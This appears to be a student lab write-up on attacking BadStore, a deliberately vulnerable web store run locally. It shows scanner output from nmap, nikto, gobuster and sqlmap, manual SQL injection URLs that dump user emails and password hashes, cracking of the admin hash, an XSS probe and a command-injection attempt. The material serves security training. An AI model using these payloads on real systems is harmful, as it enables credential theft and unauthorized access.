
Questions:


1. Any application you can work on , 5 information gathering on that application
2. 5 web server vulnerabilities of that application
3. 5 exploitation or payloads, such as sql injection, clickJACKing, command injection

➔ To Identify web server, tech stack.




```
┌──(kali㉿kali)-[~]
└─$ curl -I http://localhost/cgi-bin/badstore.cgi
HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 03:42:55 GMT
Server: Apache/2.4.59 (Debian)
Cache-Control: no-cache
Pragma: no-cache
ETag: CPE1704TKS
Vary: Accept-Encoding
Content-Type: text/html
```

➔ Discovers hidden files




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://localhost/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt --exclude-length 2838
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost/cgi-bin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] Exclude Length:          2838
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 274]
/.htaccess            (Status: 403) [Size: 274]
/.htpasswd            (Status: 403) [Size: 274]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

➔ Displays available databases.



```
└─$ sqlmap -u "http://localhost/cgi-bin/badstore.cgi?action=search&searchquery=1" --batch --dbs
                                {1.8.11#stable}

                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 23:54:25 /2025-04-16/

[23:54:25] [INFO] resuming back-end DBMS 'mysql'
[23:54:25] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: searchquery (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: action=search&searchquery=1' RLIKE (SELECT (CASE WHEN (8015=8015) THEN 1 ELSE 0x28 END)) AND 'BxGg' LIKE 'BxGg

    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: action=search&searchquery=1' AND (SELECT 1242 FROM(SELECT COUNT(*),CONCAT(0x7171786271,(SELECT (ELT(1242=1242,1))),0x716b716271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'riFp' LIKE 'riFp

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: action=search&searchquery=1' AND (SELECT 3656 FROM (SELECT(SLEEP(5)))ehop) AND 'rCra' LIKE 'rCra

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: action=search&searchquery=1' UNION ALL SELECT CONCAT(0x7171786271,0x786556476564646c726d4f48706d4555726c6f594f51794f49666c5162735656672656a63755270,0x716b716271),NULL,NULL,NULL#
---
[23:54:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[23:54:25] [INFO] fetching database names
available databases [5]:
[*] badstoredb
[*] information_schema
[*] mysql
[*] performance_schema
[*] test

[23:54:26] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[23:54:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 23:54:26 /2025-04-16/
```


- ➔ Check outdated software, misconfigs, etc.



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://localhost/cgi-bin/badstore.cgi
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2025-04-16 23:57:57 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.59 (Debian)
+ /cgi-bin/badstore.cgi/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /cgi-bin/badstore.cgi/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner
/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```


```
┌──(root㉿kali)-[/home/kali]
└─# ip a
```

sudo docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' 7df4249010a8



```
┌──(root㉿kali)-[/home/kali]
└─# ip a     # if on a VM
sudo docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' 7df4249010a8
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c6:71:99 brd ff:ff:ff:ff:ff:ff
    inet 192.168.80.128/24 brd 192.168.80.255 scope global dynamic noprefixroute eth0
       valid_lft 955sec preferred_lft 955sec
    inet6 fe80::6180:2ab4:c72d:800/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ae:4a:d3:4b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:aeff:fe4a:d34b/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
5: veth2a136b2@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 92:51:ea:d8:3a:b0 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::9051:eaff:fed8:3ab0/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
172.17.0.2
```


- ➔ Displays open ports



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -A -T4 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 00:42 EDT
Nmap scan report for 172.17.0.2
Host is up (0.00027s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.59 (Debian)
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
443/tcp  open  http    Apache httpd 2.4.59
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open  mysql   MariaDB (unauthorized)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: Host: 172.17.0.2

TRACEROUTE
HOP RTT     ADDRESS
1   0.27 ms 172.17.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.41 seconds
```

Using SQLinjection, found all the available products.

http://localhost/cgi-bin/badstore.cgi?action=search&searchquery=1' OR '1'='1




Welcome {Unregistered User} - Cart contains 0 items at $0.00 View Cart

The following items matched your search criteria:

ItemNum	Item	Description	Price	Image	Add to Cart
1000	Snake Oil	Useless but expensive	11.5		□
1001	Crystal Ball	The finest Austrian crystal for complete	49.95		□
1002	Magic Hat	The classic magicians hat	60		□
1003	Magic Rabbit	Cute white bunny	12.5		□
1004	Security Appliance	Everybody needs one	3999		□

Injected scripts to search field to check if it is vulnerable to xss attack.

<script>alert(100)</script>




```
localhost/cgi-bin/badstore.cgi?action=search&searchquery=<script>alert(100)<%2Fscript>
```

localhost

100

Injected SQLinjection command.

http://172.17.0.2/cgi-bin/badstore.cgi?searchquery=xx'+IN+(itemnum,sdesc,ldesc)+union+select+email,passwd,123,123+from+userdb+LIMIT+2+--+&action=search&x=16&y=7



```
172.17.0.2/cgi-bin/badstore.cgi?searchquery=xx'+IN+(itemnum,sdesc,ldesc)+union+select+email,passwd,123,123+from+userdb+LIMIT+2+--+&action=search&x=16&y=7
```

BadStore.net


Welcome **{Unregistered User}** - Cart contains 0 items at $0.00 View Cart

The following items matched your search criteria:

ItemNum	Item	Description	Price	Image	Add to Cart
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	123	123		□
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	123	123		□

BadStore v1.2.3s - Copyright © 2004-2005

Found the username and hashed password, using the MD5 dehashing browser , found the password “secret”.




172.17.0.2/cgi-bin/badstore.cgi?action=login

Welcome **Master System Administrator** - Cart contains 0 items View Cart

Welcome to BadStore.net!

BadStore v1.2.3s - Copyright © 2004-2005

Found the table name.



172.17.0.2/cgi-bin/badstore.cgi?searchquery=x&action=search&x=11&y=9


Welcome **Master System Administrator** - Cart contains 0 items View Cart

No items matched your search criteria:

```
SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'x' IN (itemnum,sdesc,ldesc)
```

BadStore v1.2.3s - Copyright © 2004-2005

Found the table name and attribute values.



172.17.0.2/cgi-bin/badstore.cgi?action=search&searchquery=test%3B+whoami

Welcome **Master System Administrator** - Cart contains 0 items View Cart


No items matched your search criteria:

```
SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'test; whoami' IN (itemnum,sdesc,ldesc)
```

BadStore v1.2.3s - Copyright © 2004-2005

Using SQLinjection, found the details of the items.

http://172.17.0.2/cgi-bin/badstore.cgi?searchquery=x%27+union+select+count(itemnum),count(itemnum),count(itemnum),count(itemnum)+from+itemdb+--+&action=search&x=11&y=9


1
2
3
4
1:07
What's New at BadStore.net
What's New at BadStore.net
BadStore.net - Search Result
Welcome to BadStore.net v1.
BadStore.net - Search Result
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

172.17.0.2/cgi-bin/badstore.cgi?searchquery=x'+union+select+count(itemnum),count(itemnum),count(itemnum),count(itemnum)+from+itemdb+--+&action=search&x=11&y=9

BadStore.net

Welcome **Master System Administrator** - Cart contains 0 items View Cart

Search Go

Shop Badstore.net

Home
What's New
Sign Our Guestbook
View Previous Orders
About Us
My Account
Login / Register

Suppliers Only

Supplier Login
Supplier Contract
Supplier Procedures

Reference

